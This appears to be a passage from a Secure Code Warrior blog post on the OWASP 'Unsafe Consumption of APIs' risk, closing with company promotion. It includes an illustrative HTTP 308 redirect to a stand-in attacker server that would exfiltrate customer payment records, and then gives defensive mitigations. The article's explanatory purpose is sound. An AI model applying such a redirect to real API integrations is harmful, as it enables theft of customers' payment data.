Once that is complete, you need to implement a process where documentation is automatically added to any new APIs or services that are created. This should include all aspects of the API including rate-limiting, how it handles requests and responses, resource sharing, which endpoints it can connect to, any relevant policies that apply, plus anything else that will be necessary to later audit them. You should also avoid ever using non-production APIs or those from the development environment in production. Consider also adding a time limit to APIs where their continued use must be justified by their owners to prevent automatic decommissioning.

Whenever new versions of active APIs become available, perform a risk assessment to determine if you should upgrade, and how that process should take place to avoid disrupting the production environment. Once you have migrated to the new APIs, remove the old ones completely from the environment.

Doing all of that can help prevent improper inventory management vulnerabilities from harming your organization, users, or network.

10 Unsafe Consumption of APIs

For the most part, APIs are fairly simple tools. Many are comprised of just a few lines or even snippets of code. And because of that, and due to the fact that they are used mostly for machine-to-machine or program-to-program communications, they often are implemented without much thought to security. Attackers know this, and are now actively targeting APIs, looking for weak and unprotected places to breach a network or steal data.

In fact, many attackers have learned that stealing the credentials of an API may be more valuable than compromising a human user. Security firm Akamai says that attacks against APIs now make up 75% of all credential-stealing attempts worldwide. That makes API security critical for any organization.

OWASP introduces new unsafe consumption of APIs category to Top API Vulnerabilities List

This new Unsafe Consumption of APIs category was added to the OWASP Top API Vulnerability List because many developers are not aware of the danger that it poses. For the most part, developers tend to trust that the data they receive from their third-party partners through APIs is valid and uncompromised. This is especially true if that information is coming from a trusted partner or a well-known company with a good reputation. That can cause programmers to place weaker security standards around API data coming from a trusted third party than they would for, say, an API connected to a public-facing application. Defenses like input validation and sanitation may not even be present at all for third-party APIs.

According to OWASP, an API connecting to a third-party system is potentially vulnerable to compromise by the Unsafe Consumption of APIs Vulnerability if it interacts with other APIs over an unencrypted channel, does not properly validate or sanitize data prior to processing, blindly follows redirections, does not sufficiently limit the resources used to process responses from third-party services or has no timeouts set.

How do attackers exploit the unsafe consumption of APIs vulnerability?

Unfortunately, once an attacker has compromised a third-party API, it is relatively easy to use their new credentials to exploit the connected organization, especially if no security controls are in place at the targeted organization for API communications.

For example, let's say that an organization interfaces with a third-party API to store customer payment information in the cloud. The process might seem safe, especially if it's using encrypted channels to send the information. So, a typical command in this process might look something like this:

```
POST /user/storage_payment_records
{
 "Customer J. Smith": "MasterCard 1234 5678 9012 3456"
}
```

Normally, that process would happen seamlessly and customer data would drop into a secure cloud for later use. However, if an attacker is able to compromise the third-party API, which is not always incredibly difficult given that there is limited security in place around many APIs, they could set it to return a 308 Permanent Redirect command. That would look something like this:

```
HTTP/1.1 308 Permanent Redirect
Location: https://AnAttackersServer.com/
```

If the host API blindly follows redirects, it will also send every record to an attacker's server. And if nobody is paying attention, it may take months or years to uncover the source of the data leak.

Eliminating the unsafe consumption of APIs vulnerability

The first thing that must happen to eliminate this vulnerability is to change the mindset that all data and commands from a third-party API should be trusted. That is no longer the case, even among companies that are well-known or highly regarded. In fact, when evaluating service providers as well as links in your supply chain, there must be a conversation about how those potential partners handle their API security. If they have an immature API security posture, or no dedicated API security program at all, then the risk of doing business with them is likely too great to consider.

And there are also things that you can directly control to protect your organization. The first thing you should do is to make sure that all API interactions happen over a secure communications channel to prevent either snooping or the sending of outside commands. Secondly, all data received from third-party APIs must be sanitized before passing it along or acting on it. This is no different from evaluating user data coming from the public. That way things like the redirect command in the example above will be discovered and rejected before they can be acted upon.

And in terms of redirects specifically, you need to maintain a list of valid places where your integrated APIs are allowed to redirect data, and enforce those provisions. If you don't want to allow any redirects at all, then simply add that to the sanitation process. You might also consider sending an alert whenever a banned command or data stream is intercepted. If a third-party API is suddenly sending you hundreds of redirect requests, then that is a good indication that your third-party partner has been compromised.

The Unsafe Consumption of APIs Vulnerability is a little bit scary because much of it exists outside of your organization's direct control. However, by taking the steps to protect yourself, and by monitoring API interactions for signs of attempted compromise, potential attacks can be halted before they can do any damage.

If you want to learn more about this vulnerability and others, check out the Secure Code Warrior blog pages to find out how to protect your organization and its customers from the ravages of all kinds of security flaws.

Want to learn more about Secure Code Warrior for you and your team? We're here to help and show you how awesome it is to become a security-skilled developer. Request a demo.

Oh, before you go...

Have you grabbed our free developer tools?

About Secure Code Warrior

Secure code learning for today's developers

Secure Code Warrior gives your developers the skills to write secure code. Our learning platform is the most effective secure coding solution because it uses agile learning methods for developers to learn, apply, and retain software security principles.

Over 600 enterprises trust Secure Code Warrior to implement agile learning security programs, build safer software, and create a culture of developer-driven security.

Request a demo

Try Secure Code Warrior for free

Find us on social: